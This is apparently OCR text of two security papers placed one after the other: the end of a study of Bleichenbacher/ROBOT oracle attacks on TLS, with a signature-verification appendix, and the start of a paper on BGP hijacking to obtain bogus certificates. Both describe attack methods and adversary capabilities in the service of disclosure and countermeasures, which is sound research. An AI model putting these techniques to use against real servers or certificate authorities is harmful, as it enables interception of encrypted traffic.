The QUIC protocol allowed a special attack scenario. Older versions of QUIC had the possibility to sign a static X25519 key with RSA. This key could then be used to run a server without the need of using the private RSA key during the handshake. This scenario has previously been discussed by Jager et al. [23] and in the context of the DROWN attack by Aviram et al. [6]. In response to the DROWN attack Google has first disabled QUIC for non-Google hosts and later changed the QUIC handshake to prevent this attack [12].

### 8.3 Cross-protocol and cross-server attacks

It should be noted that with Bleichenbacher attacks the attack target can be independent from the vulnerable server as long as they share the same RSA key. As shown by Aviram et al. [6] this has several practical implications. Let's assume a web service under `www.example.com` is served by a safe TLS stack that is not vulnerable. This server can still be attacked if the same RSA keys are used elsewhere by a vulnerable stack. This is possible because an attacker can use the oracle from the vulnerable server to sign messages or decrypt static RSA key exchanges with `www.example.com`. Impersonation attacks are also possible against `www.example.com` provided there is some vulnerable service using an HTTPS certificate valid for `www.example.com` and the attacker is fast enough. The most common scenario for this would be if a `*.example.com` certificate is used on the vulnerable target. We have actually observed such an example in the wild. The main WhatsApp web page – `www.whatsapp.com` – was not vulnerable. Several subdomains of `whatsapp.com` were however vulnerable and used a wildcard certificate that was also valid for `*.whatsapp.com`. These servers provided very good performance, thus we believe a parallelized attack would have allowed impersonation of `www.whatsapp.com`.

Similar attack scenarios can be imagined if different services share a certificate, a key, or have certificates that are also valid for other services. For example, a vulnerable e-mail server could allow attacks on HTTPS connections.

These scenarios show the risk of sharing keys between different services or using certificates with an unnecessarily large scope. We believe it would be good cryptographic practice to avoid these scenarios. Each service should have its own certificates and certificates that are valid for a large number of hosts - particularly wildcard certificates – should be avoided. Also private keys should not be shared between different certificates.

### 8.4 Attack on ACME revocation

Apart from attacks against TLS an attack may be possible if the private key of a TLS server is also used in different contexts.

An example for this is the ACME protocol [8] for certificate issuance that is used by Let's Encrypt. It allows revoking certificates if one is able to sign a special revocation message with the private key belonging to a certificate.

While this does not impact the security of TLS connections, it allows causing problems for web page operators that may see unexpected certificate validation errors.

## 9 Discussion

### 9.1 Countermeasures in TLS 1.0, 1.1 and 1.2

Bleichenbacher's original attack was published in 1998. At that time SSL version 3 was the current version of the SSL protocol. SSL version 3 was replaced with TLS version 1.0 in 1999 and this was thus the first standard that included countermeasures to Bleichenbacher's attack.

TLS 1.0 [2] proposed that when receiving an incorrectly formatted RSA block an implementation should generate a random value and proceed using this random value as the premaster secret. This will subsequently lead to a failure in the `Finished` message that should be indistinguishable from a correctly formatted RSA block for an attacker.

TLS 1.0 did not define clearly what a server should do if the `ClientHello` version in the premaster secret is wrong. This allowed Klíma, Pokorný and Rosa to develop a bad version oracle [26]. Also the countermeasures open up a timing variant of the Bleichenbacher oracle. Given that the random value is only created in case of an incorrectly formatted message an attacker may be able to measure the time it takes to call the random num-

ber generator. In TLS 1.1 [17] it was attempted to consider these attacks and adapt the countermeasures.

In TLS 1.2 [34] two potential algorithms are provided that implementers should follow to avoid Bleichenbacher attacks. These two variations contain further sub-variations, describing proposals for how to maintain compatibility with broken old implementations. However these should only be applied if a version number check is explicitly disabled. Furthermore TLS 1.2 states that the first algorithm is recommended, as it has theoretical advantages, referring again to the work of Klíma, Pokorný and Rosa [26]. It is not clear why the TLS designers decided to propose two different algorithms while also claiming that one of them is preferable. This needlessly increases the complexity even more.

The difference between the two algorithms in TLS 1.2 is the handling of wrong `ClientHello` versions. The first algorithm proposes that servers fix `ClientHello` version errors in the premaster secret and calculate the `Finished` message with it. The second algorithm proposes to always treat a wrong version number in the premaster secret as an error.

The TLS standards mention that the OAEP protocol provides better security against Bleichenbacher attacks. It was always decided however to keep the old PKCS #1 v1.5 standard for compatibility reasons.

To summarize, it can be seen that the designers of the TLS protocol decided to counter Bleichenbacher attacks by introducing increasingly complicated countermeasures. With each new TLS version the chapter about Bleichenbacher countermeasures got larger and more complex. As our research shows, these countermeasures often do not work in practice and many implementations remain vulnerable. In our opinion this shows that it is a bad strategy to counter cryptographic attacks with workarounds. The PKCS #1 v1.5 encoding should have been deprecated after the discovery of Bleichenbacher's attack.

We would like to point out that something very similar happened in TLS in terms of symmetric encryption. In 2002 Vaudenay demonstrated a potential padding oracle attack against CBC in TLS [37]. Instead of removing these problematic modes or redesigning them to be resilient against padding oracle attacks the TLS designers decided to propose countermeasures. TLS 1.2 explicitly mentions that these countermeasures still leave a timing side-channel. AlFardan and Paterson were subsequently able to show that this timing side-channel could be exploited [1].

## 9.2 Timing attacks

In this research we focused on Bleichenbacher vulnerabilities that can be performed without using timing attacks. We therefore point out that hosts that show up as safe in our scans are not necessarily safe from all variations of Bleichenbacher attacks. It is challenging to test and perform timing attacks over the public Internet due to random time differences based on network fluctuations.

Meyer et al. have described some timing-based Bleichenbacher vulnerabilities [28]. Given the complexity of the countermeasures in the TLS standard it is very likely that yet unknown timing variants of Bleichenbacher vulnerabilities exist in many TLS stacks.

We learned from Adam Langley that various TLS implementations may be vulnerable to timing attacks due to the use of variable-size bignum implementations. In OpenSSL the result of the RSA decryption is handled with the internal BN (bignum) functions. If the decrypted value has one or several leading zeros the operation will be slightly faster. If an attacker is able to measure that timing signal he may be able to use this as an oracle and perform an attack very similar to a Bleichenbacher attack. Other TLS libraries have similar issues.

The timing signal is very small and it is unclear whether this would be exploitable in practice. However, AlFardan and Paterson have shown in the Lucky Thirteen attack [1] that even very small timing side-channels can be exploitable.

## 9.3 PKCS #1 v1.5 deprecation in TLS

TLS protocol designers reacted to Bleichenbacher's research and followup research by adding increasingly complex workarounds. Our research shows that this strategy has not worked. The workarounds are not implemented correctly on a large number of hosts.

For the upcoming TLS 1.3 version the RSA encryption key exchange has been deprecated early in the design process [33]. However, as shown by Jager et al. this is not sufficient, as attacks can be performed across protocol versions [23]. If we assume that countermeasures are unlikely to be implemented correctly everywhere then the only safe option is to fully disable support for RSA encryption key exchanges.

This comes with some challenges. The alternatives to the RSA key exchange are finite field Diffie Hellman and Elliptic Curve Diffie Hellman key exchanges. There has also been a push to deprecate finite field Diffie Hellman, because clients cannot practically require safe parameters from a server. The Chrome browser developers have thus decided to disable support for finite field Diffie Hellman [10]. This leaves Elliptic Curve Diffie Hellman as the only remaining option, however, deployment of those ciphers has been delayed by patent concerns. Thus RSA encryption based key exchanges have been considered as a compatibility fallback to support old clients.

The deprecation of finite field Diffie Hellman is not

necessarily a problem here. Bleichenbacher vulnerabilities affect the server side of TLS. There is no added risks if clients still support RSA encryption based key exchanges. Therefore server operators can disable RSA encryption based key exchanges and support Elliptic Curve Diffie Hellman exchanges for modern clients and finite field Diffie Hellman for old clients.

Cloudflare informed us that on their hosts only around one percent of client connections use an RSA encryption key exchange. One of the authors of this paper operates HTTPS servers and was able to disable RSA encryption without any notable problems.

There is some indication that disabling RSA encryption on E-Mail servers is more problematic. We were able to log TLS ciphers on a mail server operated by one of this paper's authors. We identified legitimate connections to IMAP and POP3 with an RSA key exchange. By asking the affected users we learned that they all used the "Mail" app that came preinstalled on old Android 4 or in one case even Android 2 phones.

The algorithm choices on Android depend on the app. On an Android 4.3 phone we were able to observe that the Mail app connected via `TLS_RSA_WITH_AES_128_CBC_SHA`. However using the free K9Mail app a connection with an Elliptic Curve Diffie Hellman key exchange was used. Therefore in order to reduce the need to support the RSA encryption based key exchange users can switch to alternative apps that support more modern cryptographic algorithms.

Despite these challenges we believe that the risk of incorrectly implemented countermeasures to Bleichenbacher attacks is so high that RSA encryption based key exchanges should be deprecated. Considering the compatibility issues and risks we recommend that first support on the server side should be disabled. For HTTPS servers we believe that this can be done today and will only cause minor compatibility issues.

## 9.4 OAEP, PKCS #1 v1.5 for signatures and PSS

RSA-OAEP is an alternative to the padding provided by PKCS #1 v1.5 and provides better security for encrypted RSA. It is standardized in the newer PKCS #1 standards, the latest being version 2.2 [29]. However it was never used for TLS and it is unlikely that this is going to change.

Independent of the padding mode RSA encryption does not provide forward secrecy. Given the clear advantage of ciphers with forward secrecy enabled we believe the way forward is to use neither PKCS #1 v1.5 encryption nor RSA-OAEP in TLS. This is also the decision that has been made for TLS 1.3 [33]. RSA-OAEP may however be a better alternative for other protocols. We would like to point out that OAEP is not fully resilient to padding attacks, see Manger [27] and Meyer et al. [28] for details.

When using forward secrecy RSA can be used as a signature algorithm. This is still the most common setting in TLS, as alternatives like ECDSA have not seen widespread adoption yet. RSA signature implementations do not suffer from Bleichenbacher's attack from 1998, but the PKCS #1 v1.5 padding has another problem. In 2006, Bleichenbacher discovered a common implementation flaw in the parsing of those signatures [19]. A variation of this attack, named BERserk, was independently discovered by Delignat-Lavaud and Intel as affecting the Mozilla NSS library in 2014 [35]. While these attacks are completely independent of the RSA encryption attack from 1998, they are a good reason to deprecate PKCS #1 v1.5 both for encryption and for signatures.

RSA-PSS provides resilience against this attack and is also standardized in the latest PKCS #1 v2.2 standard [29]. TLS 1.3 will use RSA-PSS for signatures [33].

## 9.5 Bleichenbacher attacks in other protocols

In this research we focused on Bleichenbacher attacks against TLS. However these attacks are not limited to TLS. Jager et al. [22] have shown Bleichenbacher vulnerabilities in XML encryption, Detering et al. have shown vulnerabilities in JSON / JOSE [16] and Nestlerode has discovered vulnerabilities in the Cryptographic Message Syntax (CMS) code of OpenSSL [31].

All protocols that make use of PKCS #1 v1.5 encryption and potentially allow an attacker to see error messages are potential targets for Bleichenbacher attacks. Our recommendation to deprecate PKCS #1 v1.5 is therefore not limited to TLS – it should be avoided in other protocols as well.

## 9.6 Vendor responsibility

Perhaps the most surprising fact about our research is that it was very straightforward. We took a very old and widely known attack and were able to perform it with very minor modifications on current implementations. One might assume that vendors test their TLS stacks for known vulnerabilities. However, as our research shows in the case of Bleichenbacher attacks, several vendors have not done this.

There were several warnings that indicated such problems. The work from Meyer et al. in 2014 has already shown some vulnerable modern-day implementations [28]. Jager et al. have warned about the risk of Bleichenbacher attacks for TLS 1.3 [23], and were awarded with the best paper award at the "TLS 1.3 Ready Or Not"

(TRON) workshop [9]. Aviram et al. have used the idea of Bleichenbacher's attack to construct their DROWN attack [6]. It is notable that none of these publications have caused the affected vendors to test their product for such vulnerabilities.

### 9.7 Vulnerability detection tools

Many existing TLS vulnerability testing tools did not have tests for Bleichenbacher vulnerabilities in the past. This is likely one reason why such an old vulnerability is still so prevalent. To our knowledge TLS-Attacker[3] and tlsfuzzer[4] had tests for Bleichenbacher vulnerabilities before our research started. However, both tools are not yet optimized for usability and are likely only used by a small audience. None of the existing tools we know of had tests for the shortened message flow attacks.

We reached out to developers of several TLS testing tools prior to this publication. The developers of testssl.sh[5] developed a test that is similar to our own test tool. Kario implemented additional checks in tlsfuzzer. The test in tlsfuzzer is different to our test as it also checks for protocol violations that are not vulnerabilities. A strict interpretation of the TLS standard demands that all RSA decryption failures are answered with a TLS alert 20 (`bad_record_mac`) after the `Finished` message.

Tripwire IP360 added detection[6] for vulnerable F5 devices in ASPL-753 which was released in coordination with F5's public advisory. Generic detection of Bleichenbacher oracles will be released in coordination with this publication. SSLLabs added detection for Bleichenbacher oracles in their development version with a test similar to our own.[7]

Before our research, TLS-Attacker had implemented a basic Bleichenbacher attack evaluation with full TLS protocol flows. We extended this evaluation with shortened protocol flows with missing `ChangeCipherSpec` and `Finished` messages, and implemented an oracle detection based on TCP timeouts and duplicated TLS alerts. These new features are available in TLS-Attacker 2.2.

We encourage developers of other TLS or security test tools to include tests for Bleichenbacher attacks and for other old vulnerabilities. We hope that better test tools will detect any remaining vulnerable implementations that we have not identified during our research.

We are offering the code of our own scan tool under a CC0 (public domain) license. [8] This allows developers of other tools – both free and proprietary – to use our code with no restrictions.

[3] `https://github.com/RUB-NDS/TLS-Attacker`

[4] `https://github.com/tomato42/tlsfuzzer`

[5] `http://testssl.sh/`

[6] `https://www.tripwire.com/state-of-security/vert/return-bleichenbachers-oracle-threat-robot`

[7] `https://dev.ssllabs.com/`

[8] `https://github.com/robotattackorg/robot-detect`

## 10 Summary and conclusion

We were able to identify nine vendors and open source projects and a significant number of hosts that were vulnerable to minor variations of Bleichenbacher's adaptive-chosen ciphertext attack from 1998. The most notable fact about this is how little effort it took us to do so. We can therefore conclude that there is insufficient testing of modern TLS implementations for old vulnerabilities.

The countermeasures in the TLS standard to Bleichenbacher's attack are incredibly complicated and grew more complex over time. It should be clear that this was not a viable strategy to avoid these vulnerabilities.

The designers of TLS 1.3 have already decided to deprecate the RSA encryption key exchange. However, as long as compatibility with RSA encryption cipher suites is kept on older TLS versions these attacks remain a problem. To make sure Bleichenbacher attacks are finally resolved we recommend to fully deprecate RSA encryption based key exchanges in TLS. For HTTPS we believe this can be done today.

We hope that our research will help to end the use of PKCS #1 v1.5.

## Acknowledgments

The authors thank Tibor Jager for providing a Python implementation of the Bleichenbacher attack, Adam Langley for feedback on QUIC and timing problems in Go TLS, Eric Mill from GSA for helping us to identify vulnerable platforms, Nick Sullivan for sharing usage numbers of RSA key exchanges from Cloudflare, Dirk Wetter and David Cooper for implementing a ROBOT check in testssl.sh and for finding bugs in our test code, Hubert Kario for finding bugs in our test code, Graham Steel, Vladislav Mladenov, Christopher Meyer, Robert Merget, Ernst-Günter Giessmann, and Tanja Lange for feedback on this paper, Ange Albertini for drawing a great logo, Garret Wasserman from CERT/CC for helping with vendor contacts, and Facebook for generous bug bounties.

Juraj Somorovsky was supported through the Horizon 2020 program under project number 700542 (FutureTrust).

## References

[1] ALFARDAN, N. J., AND PATERSON, K. G. Lucky Thirteen: Breaking the TLS and DTLS Record Protocols. In *2013 IEEE Symposium on Security and Privacy* (May 2013), pp. 526–540.

[2] ALLEN, C., AND DIERKS, T. The TLS Protocol Version 1.0. RFC 2246, Jan. 1999.

[3] ANDIN, I. A. Patch Package: OTP 18.3.4.7. erlang-questions mailing list, Nov. 2017.

[4] ANDIN, I. A. Patch Package: OTP 19.3.6.4. erlang-questions mailing list, Nov. 2017.

[5] ANDIN, I. A. Patch Package: OTP 20.1.7. erlang-questions mailing list, Nov. 2017.

[6] AVIRAM, N., SCHINZEL, S., SOMOROVSKY, J., HENINGER, N., DANKEL, M., STEUBE, J., VALENTA, L., ADRIAN, D., HALDERMAN, J. A., DUKHOVNI, V., KÄSPER, E., COHNEY, S., ENGELS, S., PAAR, C., AND SHAVITT, Y. DROWN: Breaking TLS Using SSLv2. In *25th USENIX Security Symposium (USENIX Security 16)* (Austin, TX, Aug. 2016), USENIX Association, pp. 689–706.

[7] BARDOU, R., FOCARDI, R., KAWAMOTO, Y., SIMIONATO, L., STEEL, G., AND TSAY, J.-K. Efficient padding oracle attacks on cryptographic hardware. In *Advances in Cryptology – CRYPTO 2012: 32nd Annual Cryptology Conference, Santa Barbara, CA, USA, August 19-23, 2012. Proceedings* (Berlin, Heidelberg, Aug. 2012), R. Safavi-Naini and R. Canetti, Eds., Springer Berlin Heidelberg, pp. 608–625.

[8] BARNES, R., HOFFMAN-ANDREWS, J., AND KASTEN, J. Automatic Certificate Management Environment (ACME). Internet-Draft draft-ietf-acme-acme-08, Internet Engineering Task Force, Oct. 2017. Work in Progress.

[9] BAUMGARTEN, D. IETF-Award für Beitrag zu TLS 1.3, Feb. 2016.

[10] BENJAMIN, D. Intent to Deprecate: DHE-based cipher suites. Chromium net-dev mailing list, Mar. 2016.

[11] BLEICHENBACHER, D. Chosen Ciphertext Attacks Against Protocols Based on the RSA Encryption Standard PKCS1. In *Advances in Cryptology — CRYPTO '98* (Aug. 1998), Springer-Verlag, pp. 1–12.

[12] Add QUIC 31 in which the server's proof covers both the static server config as well as a hash of the client hello. Chromium Code Reviews, Mar. 2016.

[13] CISCO. End-of-Sale and End-of-Life Announcement for the Cisco ACE Application Control Engine ACE30 Module, Sept. 2013.

[14] CISCO. Release Note vA5(3.x), Cisco ACE Application Control Engine Module, Aug. 2014.

[15] CITRIX. TLS Padding Oracle Vulnerability in Citrix NetScaler Application Delivery Controller (ADC) and NetScaler Gateway, Dec. 2017.

[16] DETERING, D., SOMOROVSKY, J., MAINKA, C., MLADENOV, V., AND SCHWENK, J. On The (In-)Security Of JavaScript Object Signing And Encryption. In *Reversing and Offensive-oriented Trends Symposium (ROOTS)* (Vienna, Austria, Nov. 2017).

[17] DIERKS, T., AND RESCORLA, E. The Transport Layer Security (TLS) Protocol Version 1.1. RFC 4346, Apr. 2006.

[18] F5. K21905460: BIG-IP SSL vulnerability CVE-2017-6168, Nov. 2017.

[19] FINNEY, H. Bleichenbacher's RSA signature forgery based on implementation error. IETF OpenPGP mailing list, Aug. 2006.

[20] GARSKE, D. Fix for handling of static RSA padding failures. Github pull request, Nov. 2017.

[21] IBM. IBM Security Bulletin: WebSphere MQ is vulnerable to disclosing side channel information via discrepencies between valid and invalid PKCS#1 padding. ROBOT. (CVE-2018-1388), feb 2018.

[22] JAGER, T., SCHINZEL, S., AND SOMOROVSKY, J. Bleichenbacher's Attack Strikes again: Breaking PKCS#1 v1.5 in XML Encryption. In *European Symposium on Research in Computer Security (ESORICS)* (2012), pp. 752–769.

[23] JAGER, T., SCHWENK, J., AND SOMOROVSKY, J. On the Security of TLS 1.3 and QUIC Against Weaknesses in PKCS#1 V1.5 Encryption. In *22Nd ACM SIGSAC Conference on Computer and Communications Security* (New York, NY, USA, 2015), CCS '15, ACM, pp. 1185–1196.

[24] JAGER, T., SCHWENK, J., AND SOMOROVSKY, J. Practical Invalid Curve Attacks on TLS-ECDH. *20th European Symposium on Research in Computer Security (ESORICS)* (2015).

[25] KALISKI, B. PKCS #1: RSA Encryption Version 1.5. RFC 2313 (Informational), Mar. 1998. Obsoleted by RFC 2437.

[26] KLÍMA, V., POKORNÝ, O., AND ROSA, T. Attacking RSA-Based Sessions in SSL/TLS. In *Cryptographic Hardware and Embedded Systems - CHES 2003: 5th International Workshop, Cologne, Germany, September 8–10, 2003. Proceedings* (Berlin, Heidelberg, 2003), C. D. Walter, Ç. K. Koç, and C. Paar, Eds., Springer Berlin Heidelberg, pp. 426–440.

[27] MANGER, J. A Chosen Ciphertext Attack on RSA Optimal Asymmetric Encryption Padding (OAEP) as Standardized in PKCS #1 v2.0. In *Advances in Cryptology — CRYPTO 2001: 21st Annual International Cryptology Conference, Santa Barbara, California, USA, August 19–23, 2001 Proceedings* (Berlin, Heidelberg, 2001), Springer Berlin Heidelberg, pp. 230–238.

[28] MEYER, C., SOMOROVSKY, J., WEISS, E., SCHWENK, J., SCHINZEL, S., AND TEWS, E. Revisiting SSL/TLS Implementations: New Bleichenbacher Side Channels and Attacks. In *23rd USENIX Security Symposium (USENIX Security 14)* (San Diego, CA, Aug. 2014), USENIX Association, pp. 733–748.

[29] MORIARTY, K., KALISKI, B., JONSSON, J., AND RUSCH, A. PKCS #1: RSA Cryptography Specifications Version 2.2. RFC 8017, Nov. 2016.

[30] NETWORKS, P. A. ROBOT attack against PAN-OS (PAN-SA-2017-0032), Jan. 2018.

[31] OPENSSL. OpennSSL Security Advisory: CMS and S/MIME Bleichenbacher attack (CVE-2012-0884), Mar. 2012.

[32] RADWARE. CVE-2017-17427 Adaptive chosen-ciphertext attack vulnerability, Dec. 2017.

[33] RESCORLA, E. The Transport Layer Security (TLS) Protocol Version 1.3. Internet-Draft draft-ietf-tls-tls13-22, Internet Engineering Task Force, Nov. 2017. Work in Progress.

[34] RESCORLA, E., AND DIERKS, T. The Transport Layer Security (TLS) Protocol Version 1.2. RFC 5246, Aug. 2008.

[35] RESEARCH, I. S. A. T. BERserk Vulnerability, Sept. 2014.

[36] SOMOROVSKY, J. Systematic Fuzzing and Testing of TLS Libraries. In *ACM SIGSAC Conference on Computer and Communications Security* (New York, NY, USA, Oct. 2016), CCS '16, ACM, pp. 1492–1504.

[37] VAUDENAY, S. Security Flaws Induced by CBC Padding - Applications to SSL, IPSEC, WTLS. In *Advances in Cryptology - EUROCRYPT 2002, International Conference on the Theory and Applications of Cryptographic Techniques, Amsterdam, The Netherlands, April 28 - May 2, 2002, Proceedings* (May 2002), vol. 2332 of *Lecture Notes in Computer Science*, Springer, pp. 534–546.

## A Generated signature for Facebook

We provide a signature that signs the following text:

`We hacked Facebook with a Bleichenbacher Oracle (JS/HB).`

The text is PKCS #1 v1.5 encoded and signed with the certificate with the certificate that was used on `www.facebook.com` at the time of this research.

We provide example commands using curl, xxd and openssl that will verify this signature. We download the certificate from the crt.sh search engine in order to have a stable URL. We could alternatively get it directly from Facebook's servers via TLS, but that would stop working once the certificate expires and Facebook changes it.

This signature is using the format of OpenSSL's `rsautl` command. This command signs the raw input message and does not use the hashing that is part of PKCS #1 v1.5.

```
echo 799e43535a4da70980fada33d0fbf51ae60d32
    c1115c87ab29b716b49ab0637733f92fc985f28
    0fa569e41e2847b09e8d028c0c2a42ce5beeb64
    0c101d5cf486cdffc5be116a2d5ba36e52f4195
    498a78427982d50bb7d9d938ab905407565358b
    1637d46fbb60a9f4f093fe58dbd2512cca70ce8
    42e74da078550d84e6abc83ef2d7e72ec79d7cb
    2014e7bd8debbd1e313188b63a2a6aec55de6f5
    6ad49d32a1201f18082afe3b4edf02ad2a1bce2
    f57104f387f3b8401c5a7a8336c80525b0b83ec
    96589c367685205623d2dcdbe1466701dffc6e7
    68fb8af1afdbe0a1a62654f3fd08175069b7b19
    8c47195b630839c663321dc5ca39abfb45216db
    7ef837 | xxd -r -p > sig
curl https://crt.sh/?d=F709E83727385F514321
    D9B2A64E26B1A195751BBCAB16BE2F2F34EBB08
    4F6A9|openssl x509 -noout -pubkey > pub
    key.key
openssl rsautl -verify -pubin -inkey pubkey
    .key -in sig
```

# Bamboozling Certificate Authorities with BGP

Henry Birge-Lee
*Princeton University*

Yixin Sun
*Princeton University*

Anne Edmundson
*Princeton University*

Jennifer Rexford
*Princeton University*

Prateek Mittal
*Princeton University*

## Abstract

The Public Key Infrastructure (PKI) protects users from malicious man-in-the-middle attacks by having trusted Certificate Authorities (CAs) vouch for the domain names of servers on the Internet through digitally signed certificates. Ironically, the mechanism CAs use to issue certificates is itself vulnerable to man-in-the-middle attacks by network-level adversaries. Autonomous Systems (ASes) can exploit vulnerabilities in the Border Gateway Protocol (BGP) to hijack traffic destined to a victim's domain. In this paper, we rigorously analyze attacks that an adversary can use to obtain a bogus certificate. We perform the first real-world demonstration of BGP attacks to obtain bogus certificates from top CAs in an ethical manner. To assess the vulnerability of the PKI, we collect a dataset of 1.8 million certificates and find that an adversary would be capable of gaining a bogus certificate for the vast majority of domains. Finally, we propose and evaluate two countermeasures to secure the PKI: 1) CAs verifying domains from multiple vantage points to make it harder to launch a successful attack, and 2) a BGP monitoring system for CAs to detect suspicious BGP routes and delay certificate issuance to give network operators time to react to BGP attacks.

## 1 Introduction

Digital certificates serve as the foundation of trust in encrypted communication. When a Certificate Authority (CA) is asked to sign a certificate, the CA must establish that the client requesting the certificate is the legitimate owner of the domain name in question. An adversary that obtains a trusted certificate can pose as the victim's domain and intercept/modify sensitive HTTPS traffic like bank logins and credit card information [24]. The mechanism used by CAs to verify domain ownership, known as *domain control verification*, is critical to preventing adversaries from obtaining trusted certificates for domains they do not control. Domain control verification is performed through a standardized set of methods including http-based and email-based verification [18].

Recently, researchers have exposed several flaws in existing domain control verification mechanisms. WoSign was found issuing certificates to users that could demonstrate control of *any* TCP port at a domain (including those above 50,000) as opposed to strictly requiring control of traditional mail, HTTP, and TLS ports [3]. In addition, researchers have found instances of CAs sending domain control verification requests to email addresses that belong to ordinary users at a domain as opposed to bona fide administrators [1]. In response, countermeasures are being developed such as standardizing which URLs on a domain's web server can serve to verify control of that domain [11].

While these advances can defend against some attacks, none of them help to secure domain control verification against *network-level* adversaries, i.e., Autonomous System (AS), that can manipulate the Border Gateway Protocol (BGP). Such adversaries can launch active BGP hijack and interception attacks to steal traffic away from victims or CAs, and spoof the domain control verification process to obtain bogus certificates.

In this paper, we first analyze and compare BGP attacks on the domain verification process to develop a taxonomy and present a highly effective use of the "AS-path poisoning" attack originally performed in [39]. Next, we launch all the BGP attacks against our own domain and decrypt seemingly "secure" HTTPS traffic within seconds. To avoid harming real users, these attacks were done in an ethical manner on domains that resolve into our own IP prefix and were registered solely for the purpose of the experiments. We then quantify the vulnerability of domain verification to these attacks. Finally, we propose countermeasures against these attacks. Our main contributions are as follows:

**Active BGP Attacks on Domain Verification Pro-**

**cess:** We performed five types of real-world BGP attacks (against a domain we owned running on an IP prefix we controlled) during the domain verification process: 1) a traditional BGP sub-prefix attack, 2) a traditional BGP equally-specific-prefix attack (like the attack theorized in [22]), 3) a prepended BGP sub-prefix attack, 4) a prepended BGP equally-specific-prefix attack, and 5) a BGP AS-path poisoning attack (see section 2.2 for details about these attacks).

We are the first to demonstrate the use of the prepended and AS-path poisoning attacks on the PKI, and the first to perform any of these attacks during the domain verification process in the wild. We successfully obtained bogus certificates from all of the top five CAs (Let's Encrypt, GoDaddy, Comodo, Symantec, GlobalSign) [8] in our real-world attacks. Our results were a major factor in Let's Encrypt's decision to start deploying the multiple-vantage-point countermeasure [37].

**Quantify vulnerability of domains:** We collected a dataset of 1.8 million certificates from Google's Certificate Transparency project logs [32] and studied the domains requesting those certificates. By observing the number of domains run out of IP prefixes shorter than 24 bits long (/24), we found that 72% of the domains were vulnerable to BGP sub-prefix hijack attacks and BGP AS-path poisoning attacks, which could allow *any* AS to get a certificate for these domains. Furthermore, the domains were vulnerable to BGP equally-specific-prefix attacks from an average of 70% of ASes.

**Countermeasures against BGP attacks:** We proposed and developed two countermeasures to mitigate the threat of BGP attacks: multiple vantage point verification and a live BGP monitoring system.

- **Multiple Vantage Point Verification:** We propose to perform domain control verification from multiple locations on the Internet (vantage points) to prevent localized BGP attacks. We calculate the best locations for vantage points and quantify the resulting security benefit.
- **Live BGP Monitoring System:** We design and implement (in the Let's Encrypt's CA) a monitoring system with a novel route age heuristic to prevent short-lived BGP attacks [19] that can quickly lead to a bogus certificate before the attack is noticed. Our heuristic is designed for CAs and forces adversaries to keep attacks active for several hours, giving network operators time to react.

Some of the BGP attacks were briefly discussed in a short abstract [16]. In this paper, we go further by analyzing the complete attack surface of BGP attacks on PKI and performing all the attacks in the wild — with success. We also measure the vulnerability of the current PKI to these attacks, and propose/evaluate two effective countermeasures to defend against the attacks.

## 2 BGP Attacks on the PKI

The Public Key Infrastructure (PKI) requires that all certificates be signed by a trusted certificate authority (CA). Browsers and any other TLS clients maintain lists of publicly trusted CAs. 135 organizations were recognized as commercial CAs (other CAs, such as the government of France, will not accept certificate signing requests from the general public) [20]. Any CA is capable of signing a certificate for any domain.

**Domain Control Verification.** In order to verify that an applicant requesting a certificate has control of the domain in question, the CA must perform domain control verification through a set of methods. Each method bootstraps trust by forcing a user to demonstrate control of an important network resource (e.g., a website or email address) associated with the domain. Figure 1 illustrates the domain control verification process with HTTP verification, which requires the user to make an agreed upon change to the root directory of the website running at the domain. Another commonly used method is email verification, by which an email is sent to an administrator's email address at the domain, requiring the administrator to visit a randomly generated URL before continuing. Other methods include DNS TXT verification or methods that do not rely on communication via the Internet (e.g., official letters of authorization).





Figure 1: HTTP domain control verification.

**BGP Attacks on Domain Control Verification.** The domain control verification process creates a vulnerability to network-level adversaries who can fake control of the network resources in step (5) and (6) in Figure 1. An adversary can send a certificate signing request for a victim's domain to a CA. When the CA verifies the network resources via an HTTP GET request in step (5), the adversary can use BGP attacks to hijack/intercept the traffic to the victim's domain such that the CA's request will be routed to the adversary instead. The adversary can then answer the CA's HTTP request in step (6) and present the

document required for domain control verification.

Our key contribution in this section is to explore the broad BGP attack surface that can be used to obtain a bogus TLS certificate in the above process. We first develop an adversary model, and then explore five types of BGP attacks. In particular, we propose and analyze an advanced and stealthy AS-path poisoning attack, that can target **any** trusted CA that is not on the route between the adversary and the victim. We present an in depth analysis of how the intricacies of these BGP attacks affect the current PKI.

## 2.1 Adversary Model

**Adversary Objectives:** We consider an adversary that aims to obtain a bogus certificate for a victim's domain and then decrypt sensitive TLS traffic for as long as possible without being detected. Thus, the slower a defense system detects a BGP attack, the more effective the man-in-the-middle attack is.

Because intercepting a TLS stream can cause significant damage in a couple of hours [24], detection systems that require manual investigation to confirm that an attack has occurred or systems that have a significant delay before detection is possible are not effective at preventing these attacks . However, the adversary is incentivized to avoid major reachability problems (that will cause a service interruption alerting the victim to the attack) and highly suspicious BGP announcements that might get automatically filtered or immediately trigger alerts. Given this adversary model, we aim to assess the current degree of vulnerability of the PKI.

**Realistic Constraints on Adversary Capabilities:** An adversary must compromise an AS's border router or control an AS to launch the attack. Assuming the adversarial AS and victim's domain to be fixed, several variables are beyond the control of the adversary. The topological relationship between the adversary, the victim, and the CA, and the benign BGP announcement for the IP prefix that includes the victim's domain are considered beyond the control of adversary.

Despite these constraints, we assume adversaries can control exactly what BGP announcement they make and which neighboring ASes they make this announcement to. We also assume an adversary is capable of generating traffic with a source IP address that belongs to the victim. Studies show that a significant portion of ASes still allows source IP spoofing [2, 34] due to a lack of ingress filtering. Even a strictly filtered adversary can spoof packets by gaining control of a client in one of these networks that allow spoofing and use it to spoof packets on behalf of the adversary.

Another variable the adversary can control is which IP address to attack. The adversary can directly target the IP address of the victim's domain, or the IP address of any DNS server involved in resolving the victim's domain to give a bogus DNS response to the CA. This will cause the CA to request the verification webpage from the adversary as opposed to the victim.

